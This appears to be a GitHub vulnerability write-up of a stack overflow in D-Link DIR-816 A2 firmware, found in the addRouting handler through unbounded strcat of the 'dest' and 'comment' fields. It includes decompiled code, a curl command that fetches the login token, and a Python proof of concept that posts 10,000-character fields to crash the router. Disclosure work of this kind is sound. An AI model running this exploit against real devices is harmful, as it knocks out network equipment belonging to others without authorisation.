z1r00 Update readme.md History

1 contributor


66 lines (42 sloc) | 1.74 KB ...

D-link DIR-816 A2_v1.10CNB04.img Stack overflow vulnerability

Firmware information

- Manufacturer's address：https://www.dlink.com/
- Firmware download address ： http://tsd.dlink.com.tw/GPL.asp

Affected version



The picture above shows the latest firmware for this version

Vulnerability details

```
20
21  memset(v14, 0, sizeof(v14));
22  memset(v15, 0, sizeof(v15));
23  dest = websGetVar(a1, "dest", "");
24  hostnet = websGetVar(a1, "hostnet", "");
25  netmask = websGetVar(a1, "netmask", "");
26  gateway = websGetVar(a1, "gateway", "");
27  interface = websGetVar(a1, "interface", "");
28  custom_interface = websGetVar(a1, "custom_interface", "");
29  comment = websGetVar(a1, "comment", "");
30  v18 = comment;
31  if ( dest )
32  {
33    strcat(v14, "route add ");
34    if ( !strcmp(hostnet, "net") )
35    {
36      strcat(v14, "-net ");
37      strcat(v14, dest);
38      strcat(v14, " ");
39      if ( !*netmask )
40      {
41LABEL_4:
42        netmask = "255.255.255.255";
43        if ( !*gateway )
```

As can be seen from the above figure, when the hostnet is net, dest will be copied to v14. It is worth noting that the size is not limited, which leads to stack overflow.

At the same time, there is another place below this function that can cause stack overflow. As shown in the figure above, the control v18 is the comment, and v18 will be added to v16. There is no size limit, which will lead to stack overflow.

Poc

We need to get the tokenid first

```
curl http://192.168.0.1/dir_login.asp | grep tokenid
```

接着构造以下poc即可

```
import requests

li = lambda x : print('\x1b[01;38;5;214m' + x + '\x1b[0m')
ll = lambda x : print('\x1b[01;38;5;1m' + x + '\x1b[0m')

tokenid = 'xxx'

url = 'http://192.168.0.1/goform/addRouting'

data = {
    'tokenid' : tokenid,
```

```
    'dest' : 'a' * 10000,
    'hostnet' : 'net',
    'netmask' : '255.255.255.0',
    'gateway' : '192.168.0.1',
    'interface' : 'LAN',
    'custom_interface' : 'br0',
    'comment' : 'a' * 10000

}
response = requests.post(url, data=data)
response.encoding="utf-8"
info = response.text
li(url)
print(info)
```

final router crash